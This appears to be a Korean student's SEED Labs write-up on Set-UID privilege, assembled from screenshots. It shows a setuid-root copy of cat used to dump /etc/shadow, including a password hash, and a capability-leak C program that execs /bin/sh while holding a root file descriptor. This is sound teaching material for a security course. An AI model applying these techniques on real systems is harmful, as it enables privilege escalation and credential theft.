
```
[11/24/22]seed@VM:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
# HISTCONTROL=ignoreboth
HISTCONTROL=ignoredups

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"
```



```
# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
        # We have color support; assume it's compliant with Ecma-48
        # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
        # a case would tend to support setf rather than setaf.)
        color_prompt=yes
    else
        color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    # Modified for SEED labs
    #PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
    PS1='[`date "+%D"`]${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='[`date "+%D"`]${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
```




```
    ;;
*)
    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -l'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/
[;&|]\s*alert$//'\'')"'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.
```



```
if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

#==========================================
# Added for SEED Labs

alias ll='ls -l'
PROMPT_DIRTRIM=1
PATH=$PATH:.

# Commands for for docker
alias dcbuild='docker-compose build'
alias dcup='docker-compose up'
alias dcdown='docker-compose down'
alias dockps='docker ps --format "{{.ID}}  {{.Names}}"'
docksh() { docker exec -it $1 /bin/bash; }
#==========================================
```


bashrc에 있는 설정파일들을 볼 수 있다.

cat이라는 명령어는 현재 특정한 파일의 내용을 볼 수 있게 해주는 것이다.



```
[11/24/22]seed@VM:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[11/24/22]seed@VM:~$ whoami
seed
[11/24/22]seed@VM:~$ which cat
/usr/bin/cat
[11/24/22]seed@VM:~$ ll /usr/bin/cat
-rwxr-xr-x 1 root root 43416 Sep  5  2019 /usr/bin/cat
```


cat /etc/shadow하면 볼 수 없다.
cat은 usr밑에 bin 밑에 cat이다. 초록색이고, rwxr이기 때문에 set-uid가 아니다.
실행한 계정이 기준이 되는 것이다.



```
[11/24/22]seed@VM:~$ ll /etc/shadow
-rw-r----- 1 root shadow 1514 Nov 24  2020 /etc/shadow
[11/24/22]seed@VM:~$ cp /usr/bin/cat ./mycat
[11/24/22]seed@VM:~$ ll
total 124
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwxr-xr-x 1 seed seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```


etc밑에 shadow는 읽을 권한이 없는 것이다. 끝에 대쉬가 seed에 해당하는 것이다.
아무것도 없어서 읽을 수가 없다.

usr밑에 bin 밑에 cat을 복사해서 mycat을 만든다.




```
[11/24/22]seed@VM:~$ sudo chown root mycat
[11/24/22]seed@VM:~$ ll
total 124
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwxr-xr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

owner를 root로 바꿔준다.




```
[11/24/22]seed@VM:~$ sudo chmod 4775 mycat
[11/24/22]seed@VM:~$ ll
total 124
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

그 다음에 모드를 바꿔준다.




```
[11/24/22]seed@VM:~$ whoami
seed
[11/24/22]seed@VM:~$ ./mycat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
avahi-autoipd:*:18474:0:99999:7:::
usbmux:*:18474:0:99999:7:::
rtkit:*:18474:0:99999:7:::
dnsmasq:*:18474:0:99999:7:::
cups-pk-helper:*:18474:0:99999:7:::
```




```
speech-dispatcher:!:18474:0:99999:7:::
avahi:*:18474:0:99999:7:::
kernoops:*:18474:0:99999:7:::
saned:*:18474:0:99999:7:::
nm-openvpn:*:18474:0:99999:7:::
hplip:*:18474:0:99999:7:::
whoopsie:*:18474:0:99999:7:::
colord:*:18474:0:99999:7:::
geoclue:*:18474:0:99999:7:::
pulse:*:18474:0:99999:7:::
gnome-initial-setup:*:18474:0:99999:7:::
gdm:*:18474:0:99999:7:::
seed:$6$n8DimvsbIgU0OxbD$YZ0h1EAS4bGKeUIMQvRhhYFvkrmMQZdr/hB.Ofe3KFZQTgFTcRgoIoKZdO0rhDRxxaITL4b/scpdbTfk/nwFd0:18590:0:99999:7:::
systemd-coredump:!!:18590::::::
telnetd:*:18590:0:99999:7:::
ftp:*:18590:0:99999:7:::
sshd:*:18590:0:99999:7:::
```

mycat이 소유주가 root가 되고, whoami하면 여전히 seed인데 mycat의 오너가 root니까 접근통제 기준은 effective id, 이 파일의 오너가 접근통제 유저이다.
원래 파일이 보이면 안되는데, 나는 seed이지만 mycat이 root가 오너이기 때문에 파일을 읽을 수 있게 된다.




```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{
  int fd;
  char *v[2];

  /* Assume that /etc/zzz is an important system file,
   * and it is owned by root with permission 0644.
   * Before running this program, you should create
   * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
     printf("Cannot open /etc/zzz\n");
     exit(0);
  }

  // Print out the file descriptor value
  printf("fd is %d\n", fd);

  // Permanently disable the privilege by making the
  // effective uid the same as the real uid
  setuid(getuid());

  // Execute /bin/sh
  v[0] = "/bin/sh"; v[1] = 0;
  execve(v[0], v, 0);
}

```

cap_leak.c를 작성해서 저장해준다.




```
[11/24/22]seed@VM:~$ ll
total 128
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

ll하면 cap_leak.c가 있는 것을 확인할 수 있다.



